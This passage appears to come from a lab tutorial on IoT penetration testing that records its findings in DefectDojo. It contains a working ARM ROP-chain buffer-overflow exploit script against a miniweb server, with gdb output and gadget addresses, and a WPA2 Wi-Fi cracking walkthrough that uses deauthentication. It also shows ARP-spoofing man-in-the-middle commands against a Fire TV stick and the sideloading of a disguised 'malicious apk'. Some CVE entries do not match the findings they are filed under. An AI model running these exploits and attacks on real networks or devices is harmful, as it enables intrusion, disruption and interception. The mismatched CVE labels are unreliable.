We append this result at the end of the URL: [http://172.16.201.130/AAAAAA\[... shorten ...\]](http://172.16.201.130/AAAAAA[... shorten ...]) and check it with gdb again.

```
0x13530 <Log+248>    b      0x13538 <Log+256>      0x13534
<Log+252>  nop ; (mov r0, r0)      0x13538 <Log+256>  sub sp,
r11, #4      → 0x1353c <Log+260>  pop {r11, lr}      0x13540
<Log+264>  add sp, sp, #16      0x13544 <Log+268>  bx lr
0x13548 <Log+272>  ldrreq r3, [r1], -r0      0x1354c <Log+276> ;
<UNDEFINED> instruction: 0x00013ab0      0x13550 <Log+280>  andeq r3,
r2,           r4,                  ror      #27
```

```
threads ——— [#0] Id 1, Name: "miniweb", stopped, reason:
BREAKPOINT
```

```
trace ——— [#0] 0x1353c → Log()
```

```
Thread 2.1 "miniweb" hit Breakpoint 1,
0x0001353c in Log ()      gef➤ x/20dwx $sp      0xbeffbb90: 0x41414141
0x42424242 0x43434343 0x43434343      0xbeffbba0: 0x43434343 0x43434343
0x41000a22 0x41414141 0xbeffbbb0: 0x41414141 0x41414141 0x41414141
0x41414141 0xbeffbbc0: 0x41414141 0x41414141 0x41414141 0x41414141
0xbeffbbd0: 0x41414141 0x41414141 0x41414141 0x41414141  gef➤
We pop 0x41414141 into r11 and 0x42424242 into lr. We add 16 bytes to the
stack and bx lr. We should end up in resolving the address 0x42424242 and
get our segfault.
```

```
[!] Cannot disassemble from $PC      [!] Cannot access memory at address
0x42424242
```

```
threads ——— [#0] Id 1, Name: "miniweb", stopped, reason:
SIGSEGV
```

```
0x42424242 in ?? () gef➤ c Continuing.  
trace Program terminated with signal SIGSEGV,  
Segmentation fault. The program no longer exists.
```

Adding to defect dojo

Add Findings to a Test

Title *	Buffer overflow arm
Date *	2022-02-01
Cwe	
Cve	CVE-2022-23967
Severity *	High
Cvssv3	
Description *	<p>B I H </p> <p>In TightVNC 1.3.10, there is an integer signedness error and resultant heap-based buffer overflow in InitialiseRFBConnection in rfbproto.c (for the vncviewer component). There is no check on the size given to malloc, e.g., -1 is accepted. This allocates a chunk of size zero, which will give a heap pointer. However, one can send 0xffffffff bytes of data, which can have a DoS impact or lead to remote code execution.</p>

3.4 ROP chain exploit

The art of exploitation (nice book by the way) depends on the given security mechanism that has been implemented. The binary or the memory can be protected in certain ways. We need to identify and if possible, circumvent these mechanism. We use the checksec extension in gef after attaching to the miniweb process to check them.

```
gef➤      checksec[+]  checksec  for  '/tmp/gef/410//usr/bin/miniweb' Canary
: NoNX           : NoPIE          :
NoFortify        : NoRelRO       : No
described how we did find the address of system() within the libc and now
we are using it. What we got: # Setting up r6GADGET1: 0x40012a64  pop
{r4, r5, r6, pc};# We jump one instruction above based on the Null
ByteGADGET2: 0x400240fc  mov r1, #0          0x40024100  mov r0, sp; blx
r6; # Jump to system ()SYSTEM: 0x4003aeb8  [address]
```

In GADGET1 we need to setup r6 with the value of the system () address (0x4003aeb8). Then we define pc to jump to GADGET2(0x400240fc).

In GADGET2 we are moving the sp into the register r0 which gives us a reference onto the stack within a register. We can append our command /sbin/reboot onto the buffer. Afterwards we jump the address that has been already setup in GADGET1.

3.4.1 Finding the address of System()

The xinfo command displays all the information known to get about the specific address. We use it to search for the system() address with the following command.

```
gef➤ xinfo system
Page: 0x00010000 → 0x00014000
(size=0x4000) Permissions: r-xPathname: /usr/bin/miniwebOffset (from page):
0xd88Inode: 187Segment: .plt (0x00010ce4-0x00011004)Symbol: system@plt
```

The address of system is located at 0x10d88. the xinfo points it out pretty clearly, that the page where it has found this address is within the page of 0x0001000. If we verify this with vmmap command, we can see that this is within the miniweb binary. The command vmmap displays the entire memory space mapping.

```
Start      End          Offset      Perm Path0x00010000 0x00014000 0x00000000
r-x      /usr/bin/miniweb0x00023000    0x00026000    0x00003000      rwx
/usr/bin/miniweb0x40000000        0x40064000    0x00000000      r-x
/lib/libc.so0x40064000    0x40065000    0x00000000      r-x      [sigpage]0x40073000
0x40074000 0x00063000 r-x /lib/libc.so0x40074000 0x40075000 0x00064000 rwx
/lib/libc.so
```

3.4.2 Finalizing the Exploit

We eliminated the Null Byte characters but we are dealing with HTTP requests. So other chars like \n or \r will also mess up our exploit. Here we use a simple trick and URL encode our buffer first. This should eliminate these bad chars and can be also directly done in pwntools. The second thing is the endianness. We have to convert our addresses into little endian format. But we also got a nice helper function (p32()) in pwntools which does this job for us :).

We create a little helper function libc_calc() to calculate the full address of the gadgets. We simply provide the offset as argument and return the offset + libc base address.

```
from pwn import *# helper function to calculate libc_base + offset in
little endian format.def libc_calc(offset):    return p32(libc_base +
offset)# addresses libc, gadgets1/2, systemlibc_base = 0x40000000GADGET1
= libc_calc(0x00012a64)GADGET2 = libc_calc(0x000240fc)# We also take the
offset for the system address (-0x40000000) # if libc changes (aslr) we
got it all at once.SYSTEM = libc_calc(0x0003aeb8)#will be used to fill
registers which are not requiredJUNK = p32(0x41414141)COMMAND =
"/sbin/reboot;"# create our buffer which overwrites the return address
with 0x42424242# remember the add sp, sp, #16 (Cs at the end) we have to
take care of!buffer = "A" * 341 + GADGET1 + "C" * 16# We just need r6 to
point to system and pc to GADGET2# GADGET1: 0x40012a64 pop {r4, r5, r6,
pc};rop = JUNK #r4rop += JUNK #r5rop += SYSTEM #r6rop += GADGET2 #pc#
GADGET2: 0x400240fc mov r1, #0; mov r0, sp; blx r6; # nothing to do here
:)# Put it together and urlencode allexploit = urlencode(buffer + rop +
COMMAND)conn = remote ('192.168.244.128', 80)# We now append the buffer to
the url.conn.send(b'GET      /' + exploit + '\r\n\r\n')print
conn.recvline()conn.close()
```

To make sure everything runs exactly the way it should, we attach gdb and debug it. To shorten this path here, the final output is the launch of busybox which executes the reboot command. You can observe the TinySploit rebooting. Of course, it can be also possible that we crash the webserver in a certain way that causes the reboot so just change the command and verify if it is really working

```
0x40024104 in ?? ()gef➤ cContinuing.# We can see that a new busybox
process is starting :) [New Thread 382.382]process 382 is executing new
program: /bin/busyboxReading /bin/busybox from remote target...
```

3.5 WIFI hacking

Wi-Fi hacking is **essentially cracking the security protocols in a wireless network**, granting full access for the hacker to view, store, download, or abuse the wireless network. Usually, when someone hacks into a Wi-Fi, they are able to observe all the data that is being sent via the network.

Possibly the most common attack is brute force on modern wifi networks so let's do the same
Let see our interfaces with iwconfig

```
root@kali:~# iwconfig
wlan0    IEEE 802.11  ESSID:off/any
          Mode:Managed  Access Point: Not-Associated Tx-Power=20 dBm
          Retry short long limit:2  RTS thr:off  Fragment thr:off
          Encryption key:off
          Power Management:off

lo      no wireless extensions.

eth0    no wireless extensions.
```

Now our default interface is in normal mode but to perform attacks it should in monitor mode so to change it we use

airmon-ng start <interface>

```
root@kali:~# airmon-ng start wlan0

PHY      Interface      Driver      Chipset
phy1     wlan0          rt2800usb    Ralink Technology, Corp. RT2870/RT3070
          (mac80211 monitor mode vif enabled for [phy1]wlan0 on [phy1]wlan0mon)
          (mac80211 station mode vif disabled for [phy1]wlan0)
```

To check all nearby devices providing Wi-fi services and all routers present. We need to use this connect. It will give a detailed view of Beacons and channels

airodump-ng wlan0mon

```
CH 10 ][ Elapsed: 0 s ][ 2019-12-22 00:20

BSSID          PWR  Beacons  #Data, #/s  CH   MB   ENC  CIPHER AUTH ESSID
50:6A:03:CA:E6:82 -74      2        0    0    9  130  WPA2 CCMP  PSK  NETGE
60:38:E0:32:C9:A1 -69      2        1    0    9  260  WPA2 CCMP  PSK  ttcon
42:49:0F:7A:59:3B -66      2        0    0    8   65  WPA2 CCMP  PSK  DIREC
8C:3B:AD:10:AF:91 -72      2        0    0    8  360  WPA2 CCMP  PSK  ATT9h
5A:EF:68:A6:5A:42 -66      2        0    0    2  195  OPN   None   HomeN
58:EF:68:A6:5A:41 -68      2        0    0    2  195  WPA2 CCMP  PSK  HomeN
E0:22:03:C4:BA:95 -68      1        1    0    1  130  WPA2 CCMP  PSK  ATT4Y
48:00:33:8D:B9:69 -69      1        1    0    1  195  WPA2 CCMP  PSK  Dawn
E0:22:03:C4:95:21 -54      2        0    0    1  130  WPA2 CCMP  PSK  ATT3R
C0:A0:0D:62:D4:30 -52      2        0    0    1  195  WPA2 CCMP  PSK  ATT63
80:29:94:58:C0:75 -64      2        1    0    1  195  WPA2 CCMP  PSK  TC871
10:93:97:7A:DD:C0 -70      1        1    0    1  195  WPA2 CCMP  PSK  ATT9K

BSSID          STATION          PWR  Rate    Lost   Frames  Probe
(not associated) BE:CC:C0:FE:F7:6E -66    0 - 1       1       2
```

We are more concerned with our router so to have information for a specific network we use this:

airdump-ng -c <channelnumber> -bssid <bssid> -w capture wlan0mon

```
CH 6 ][ Elapsed: 1 min ][ 2019-12-22 00:25

BSSID          PWR RXQ  Beacons  #Data, #/s  CH   MB   ENC  CIPHER AUTH ESSID
50:C7:BF:8A:00:73 -10 100      474      22    0    6  195  WPA2 CCMP  PSK  TP-Link_0074

BSSID          STATION          PWR  Rate    Lost   Frames  Probe
50:C7:BF:8A:00:73 3C:F0:11:22:DB:E3 -20    0 - 6e     0       37       I
```

Now we need to DE authenticate a client in their network because we need a capture file and information to brute force :

```
airplay-ng -0 1 -a <bssid> -c <stationID> <interface>  
root@kali:~# aireplay-ng -0 1 -a 50:C7:BF:8A:00:73 -c 3C:F0:11:22:DB:E3 wla  
0mon
```

```
00:33:49 Sending 64 directed DeAuth (code 7). STMAC: [3C:F0:11:22:DB:E3]  
00:33:49 Sending 64 directed DeAuth (code 7). STMAC: [3C:F0:11:22:DB:E3]  
00:33:49 Sending 64 directed DeAuth (code 7). STMAC: [3C:F0:11:22:DB:E3]  
00:33:49 Sending 64 directed DeAuth (code 7). STMAC: [3C:F0:11:22:DB:E3]  
00:33:49 Sending 64 directed DeAuth (code 7). STMAC: [3C:F0:11:22:DB:E3]  
00:33:49 Sending 64 directed DeAuth (code 7). STMAC: [3C:F0:11:22:DB:E3]  
00:33:49 Sending 64 directed DeAuth (code 7). STMAC: [3C:F0:11:22:DB:E3]  
00:33:49 Sending 64 directed DeAuth (code 7). STMAC: [3C:F0:11:22:DB:E3]  
00:33:49 Sending 64 directed DeAuth (code 7). STMAC: [3C:F0:11:22:DB:E3]  
00:33:49 Sending 64 directed DeAuth (code 7). STMAC: [3C:F0:11:22:DB:E3]  
00:33:49 Sending 64 directed DeAuth (code 7). STMAC: [3C:F0:11:22:DB:E3]  
00:33:49 Sending 64 directed DeAuth (code 7). STMAC: [3C:F0:11:22:DB:E3]  
00:33:49 Sending 64 directed DeAuth (code 7). STMAC: [3C:F0:11:22:DB:E3]  
00:33:49 Sending 64 directed DeAuth (code 7). STMAC: [3C:F0:11:22:DB:E3]  
00:33:49 Sending 64 directed DeAuth (code 7). STMAC: [3C:F0:11:22:DB:E3]  
00:33:49 Sending 64 directed DeAuth (code 7). STMAC: [3C:F0:11:22:DB:E3]  
00:33:49 Sending 64 directed DeAuth (code 7). STMAC: [3C:F0:11:22:DB:E3]  
00:33:49 Sending 64 directed DeAuth (code 7). STMAC: [3C:F0:11:22:DB:E3]
```

See the capture pcap file

To crack it

Make sure to have a word list

Here is the main exploitation if the password matches with the main password, we will crack it.

```
aircrack-ng w wordlist.txt -b <bssid> <capturedfile>
```

```
Aircrack-ng 1.5.2  
[00:00:00] 25/24 keys tested (2042.01 k/s)  
Time left: 0 seconds 104.17%  
Current passphrase: 80555070  
Master Key : 1A 3D 6B 0B 9A DE 77 1E 45 12 7B 30 A8 F9 5  
KEY FOUND! [ 80555070 ]  
87 56 15 40 7E F7 A2 CC 02 59 F7 9E FB F4 E0 F2  
Transient Key : 0F D4 D5 42 79 16 F4 46 71 14 63 08 9A 51 84 8A  
D6 BB 17 9B 10 1B EE 00 00 00 00 00 00 00 00 00 00 00 00 00 00  
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  
: EB 62 97 C3 9D 3A 2E A6 01 E6 AE 85 E0 EB 5F 7D I
```

Adding to defect Dojo

IOT security and Devsecops by Samarth Desai

Add Findings to a Test

Title *	Weak wifi passwords
Date *	2022-02-01
Cwe	
Cve	CVE-2019-12941
Severity *	High
Cvssv3	
Description *	<p>AutoPi Wi-Fi/NB and 4G/LTE devices before 2019-10-15 allows an attacker to perform a brute-force attack or dictionary attack to gain access to the WiFi network, which provides root access to the device. The default WiFi password and WiFi SSID are derived from the same hash function output (input is only 8 characters), which allows an attacker to deduce the WiFi password from the WiFi SSID.</p>

Chapter 4: Smart TV exploitation on FireTv

For This tutorial we will be using Amazon Fire Tv stick 2nd generation and adding it to our defect dojo. Smart TV are very common part of our IOT space and exploiting it can be tricky so let's look at some attacks we can perform on the device.

4.1.1 FireTV stick

Second generation

This version had **4K resolution support, improved processor performance**, and a MediaTek 8173C chipset to support H. 265 (HEVC), VP8, and VP9 codecs. Wireless hardware upgrades included 4K capable, a dual-band 802.11a/b/g/n/ac Wi-Fi with 2x2 MIMO and Bluetooth 4.1.

Adding Product to defect Dojo

The screenshot shows the 'FireTVstick' product page in a web-based defect management system. The top navigation bar includes 'Overview', 'Components', 'Metrics', 'Engagements', 'Findings', 'Endpoints', 'Benchmarks', and 'Settings'. The main content area is divided into several sections:

- Description:** A text box containing a brief description of the Amazon Fire TV stick as a media streaming device.
- Metrics:** A horizontal bar showing counts for Critical (0), High (0), Medium (0), Low (0), Informational (0), and Total (0).
- Technologies:** A section stating 'There are no technologies.'
- Regulations:** A section stating 'There are no regulations.'
- Benchmark Progress:** A section stating 'There are no benchmarks.'
- Members:** A table showing one member: 'Admin User (admin)' from 'Research and Development' with the role 'Owner'.
- Metadata:** A table listing various metadata fields:

Business Criticality	Not Specified
Product Type	Research and Development
Platform	Not Specified
Lifecycle	Not Specified
Origin	Not Specified
User Records	Not Specified
Revenue	Not Specified
- Contacts:** A table listing contacts:

Team Manager	Unknown
Product Manager	Unknown
Technical Contact	Unknown
- Notifications:** A section showing an engagement added notification with options to Slack, Mail, or Alert.

4.1.2 ADB setup and connect

ADB can be used to connect android devices. Connect using adb and also with port 5555

Please ensure that Debug and Developers options are on in the stick

```
(samarth@samarth):~]
$ cd Downloads
(samarth@samarth):~/Downloads]
$ ls
Assignment
AWS_Academy_Graduate__AWS_Academy_Introduction_to_Cloud_Semester_1_Badge2020125-53-1+0e343.pdf Project_Sem3
facebook.apk SEC544_2021_PDF_hide01.iv.rar
FireTV_stick_sb0brf.nessus Sec644 PDF - #Hide01 @HansPentest.zip

(samarth@samarth):~/Downloads]
$ cd ..
(samarth@samarth):~
$ ls
ADTools Desktop Documents Downloads firetv_scan.txt firetvupgrade.apk Music Pictures Public sample_saturday shell.dll Templates Tools Videos
(samarth@samarth):~
$ adb install firetvupgrade.apk
Performing Push Install
firetvupgrade.apk: 1 file pushed, 0 skipped. 0.1 MB/s (10187 bytes in 0.070s)
    pkg: /data/local/tmp/firetvupgrade.apk
Success

(samarth@samarth):~]
```

It allows ADB shell but as device is not rooted so limited functions are available

```
(samarth@samarth)-[~]
$ adb devices
* daemon not running; starting now at tcp:5037
* daemon started successfully
List of devices attached


(samarth@samarth)-[~]
$ adb connect 192.168.2.4:5555
failed to authenticate to 192.168.2.4:5555

(samarth@samarth)-[~]
$ adb connect 192.168.2.4:5555
already connected to 192.168.2.4:5555

(samarth@samarth)-[~]
$ adb shell
shell@tank:/ $ whoami
/system/bin/sh: whoami: not found
127|shell@tank:/ $
```

Here is a screenshot of logcat in adb shell

ADB connect
ADB shell
ADB logcat



```
[1] - adb - Konsole
File Edit View Bookmarks Plugins Settings Help
New Tab Split View Left Right Split View Top Bottom Load a new tab with layout 2x2 terminals Load a new tab with layout 2x1 terminals Load a new tab with layout 2x1 terminals
i/MineervaService( 1652): performPermissionCheck()
i/MineervaService( 1652): metricEvent:com.amazon.minerva.service.IonMetricEvent@29c94db7
D/ProfileVerifier( 1652): Current profile: PROFILE_TYPE_ADULT.
D/UserControlVerifier( 1652): Current metric collection switch is: 1
I/BatchCreatorManager( 1652): addMetricEvent
I/BatchCreatorManager( 1652): storagePriority: 3
I/BatchCreatorManager( 1652): addMetricEvent, runningBatch size:13
I/MineervaService( 1652): handleMessageFromHandler()
I/BatchCreatorManager( 1652): metricEvent:com.amazon.minerva.service.IonMetricEvent@29c94db7
D/ProfileVerifier( 1652): Current profile: PROFILE_TYPE_ADULT.
D/UserControlVerifier( 1652): Current metric collection switch is: 1
I/BatchCreatorManager( 1652): addMetricEvent
I/BatchCreatorManager( 1652): storagePriority: 3
I/BatchCreatorManager( 1652): addMetricEvent, runningBatch size:14
I/art( 1652): Background sticky concurrent mark sweep GC freed 3229(218KB) AllocSpace objects, 0(0B) LOS objects, 4% free, 5MB/5MB, paused 7.775ms total
200ms.
D/DibusMetricData( 1574): Metrics reporting counter:22 timer:0
I/DibusMetric( 1574): End reporting metrics
I/CloverleafFeaturedItemV( 1574): Requesting background image
I/CloverleafFeaturedItemV( 1574): Requesting logo image
D/ImageCache( 1574): recordOperation: fileIdentifier: [**** (version=0)], operation: processRequestInCachePool - removed from mMemoryCache
D/ImageCache( 1574): recordOperation: fileIdentifier: [**** (version=0)], operation: processRequestInCachePool - added to mProtectedImages
D/ImageCache( 1574): recordOperation: fileIdentifier: [**** (version=0)], operation: processRequestInCachePool - removed from mMemoryCache
D/BaseItemFeatureNodePres( 1574): All images of the FR item loaded successfully
D/Cloverleaf_ResourceCache( 1574): Solids: 3
D/Cloverleaf_ResourceCache( 1574): Fonts: 2
D/Cloverleaf_ResourceCache( 1574): Sounds: 0
D/Cloverleaf_ResourceCache( 1574): Solids: 3
D/Cloverleaf_ResourceCache( 1574): Fonts: 2
D/Cloverleaf_ResourceCache( 1574): Sounds: 0
W/Shell ( 9920): type=1400 audit(0.0:202): avc: denied { module_request } for kmod="personality-8" scontext=u:r:shell:s0 tcontext=u:r:kernel:s0 tclass=syst
permision=0
I/Kernel ( 9920): [ 614.880218] .(0)[9920:logcat]audit avc scontext:u:r:shell:s0
I/Kernel ( 29): [ 615.573470] .(0)[29:update_securiti]enter TEE_Icnt_time
I/Kernel ( 29): [ 615.573746] .(0)[29:update_securiti]update_secureretime_thread_gb update inc count
I/Kernel ( 1033): [ 616.663534] .(0)[1033:kworker/0:3][MUSB] USB is ready for connect
W/ActivityManager( 992): getRunningAppProcesses: caller 10030 does not hold REAL_GET_TASKS; limiting output
```

We see everything is not encrypted making it vulnerable to insecure data storage

But it cannot be considered as a finding

4.2 Device Scan

Nessus is a proprietary vulnerability scanner developed by Tenable, Inc.

We use it to scan and find vulnerabilities using nessusd scanner automating the process.

The screenshot shows the Nessus web interface with a scan report titled 'Hosts 1'. The 'Vulnerabilities' tab is selected, displaying 15 findings across various categories like Web Servers, Port scanners, and Service detection. A 'Scan Details' sidebar provides information about the scanner (Advanced Scan, Completed), base (CVSS v3.0), and timing (Start: 2:26 PM, End: Today at 3:04 PM, Elapsed: 38 minutes). A 'Vulnerabilities' pie chart indicates the severity distribution: Critical (red), High (orange), Medium (yellow), Low (light green), and Info (blue).

Some very few insecurities found but none critical

Importing scan results to defect dojo to automate task and also making it continuous delivery

The screenshot shows the DefectDojo web interface with an engagement named 'Nessus Scan'. The engagement table shows one entry: 'AdHoc Import - Mon, 24 Jan 2022 09:39:10'. The 'Findings' section shows one finding imported from the Nessus scan.

Make it interactive engagement or adding it to calendar for automation

4.3 MIMT on Stick

In a man-in-the-middle attack, the middle participant manipulates the conversation unknown to either of the two legitimate participants, acting to retrieve confidential information and otherwise cause damage.

Performing MIMT on our device:

```
(samarth@samarth) ~
$ arpspoof -i wlan0 -t 192.168.2.4 192.168.2.1
arpspoof: libnet_open_link(): UID/EUID 0 or capability CAP_NET_RAW required


(samarth@samarth) ~
$ arpspoof -i wlan0 -t 192.168.2.4 192.168.2.1
arpspoof: libnet_open_link(): UID/EUID 0 or capability CAP_NET_RAW required

(samarth@samarth) ~
$ sudo arpspoof -i wlan0 -t 192.168.2.4 192.168.2.1
20:4e:f6:7a:f3:23 a:8:1:f:d3:bb 0806 42: arp reply 192.168.2.1 is-at 20:4e:f6:7a:f3:23
20:4e:f6:7a:f3:23 a:8:1:f:d3:bb 0806 42: arp reply 192.168.2.1 is-at 20:4e:f6:7a:f3:23
20:4e:f6:7a:f3:23 a:8:1:f:d3:bb 0806 42: arp reply 192.168.2.1 is-at 20:4e:f6:7a:f3:23
20:4e:f6:7a:f3:23 a:8:1:f:d3:bb 0806 42: arp reply 192.168.2.1 is-at 20:4e:f6:7a:f3:23
20:4e:f6:7a:f3:23 a:8:1:f:d3:bb 0806 42: arp reply 192.168.2.1 is-at 20:4e:f6:7a:f3:23
20:4e:f6:7a:f3:23 a:8:1:f:d3:bb 0806 42: arp reply 192.168.2.1 is-at 20:4e:f6:7a:f3:23
20:4e:f6:7a:f3:23 a:8:1:f:d3:bb 0806 42: arp reply 192.168.2.1 is-at 20:4e:f6:7a:f3:23
20:4e:f6:7a:f3:23 a:8:1:f:d3:bb 0806 42: arp reply 192.168.2.1 is-at 20:4e:f6:7a:f3:23
20:4e:f6:7a:f3:23 a:8:1:f:d3:bb 0806 42: arp reply 192.168.2.1 is-at 20:4e:f6:7a:f3:23
20:4e:f6:7a:f3:23 a:8:1:f:d3:bb 0806 42: arp reply 192.168.2.1 is-at 20:4e:f6:7a:f3:23
```


IOT security and Devsecops by Samarth Desai

arp spoof -i <interface> -t <victimIP> <routerIP>

Now let's see the packets and try to intercept to check for any unencrypted traffic or data




As seen major data is encrypted for communicating with amazon server



Some ARP packets and DNS packets are found

But if we apply filters, we can see the communication with router is not encrypted thus a vulnerability is found. Making HTTPS connection is advised and to keep communication secure we add finding to our project



Adding to defect Dojo

Add Findings to a Test

Title*	Uncrypted Data
Date*	2022-01-31
Cwe	
Cve	
Severity*	Medium
Cvssv3	
Description*	<p>B I H ?</p> <p>HTTP data found over internal network</p>

Showing entries 1 to 1 of 1

Column visibility	Copy	Excel	CSV	PDF	Print	Search:	Page Size		
Severity	Name	CWE	CVE	Date	Age	SLA	Reporter	Status	Group
<input type="checkbox"/>	Medium	Uncrypted Data		Jan. 31, 2022	0	99	Admin User	Active, Verified	N

Showing entries 1 to 1 of 1

4.4 Insecure application installs

As we know application can be viewed in app store and play store but installing from unknown sources is a high risk for device. Also, Fire TV has its own app store but if we try to install our malicious apk file no signature checks or warnings are given. Let's see the tutorial

Use adb install apkfile

```
(samarth@samarth)-[~]
└─$ ls
ADBtools Desktop Documents Downloads firetv_scan.txt firetvupgrade.apk Music Pictures Public sample_saturday shell.dll Templates Tools Videos
└─$ adb install firetvupgrade.apk
Performing Push Install
firetvupgrade.apk: 1 file pushed, 0 skipped. 0.1 MB/s (10187 bytes in 0.070s)
    pkg: /data/local/tmp/firetvupgrade.apk
Success
```

But let's make our apk look less suspicious using mirror apk embeded

Use mirrorapk.com to download a mirror apk

The screenshot shows the APKMirror website interface. At the top, there's a search bar and a navigation menu. Below the header, the main content area displays a download link for "Facebook Lite 288.0.0.4.115 beta (arm-v7a) (Android 4.0.3+)". The page includes a "Follow APK Mirror" section with social media links and a sidebar titled "Latest Uploads" featuring other APK files like "Spendee - Budget and Expense Tracker & Planner 5.0.53" and "Dyson Link 5.1.21461".

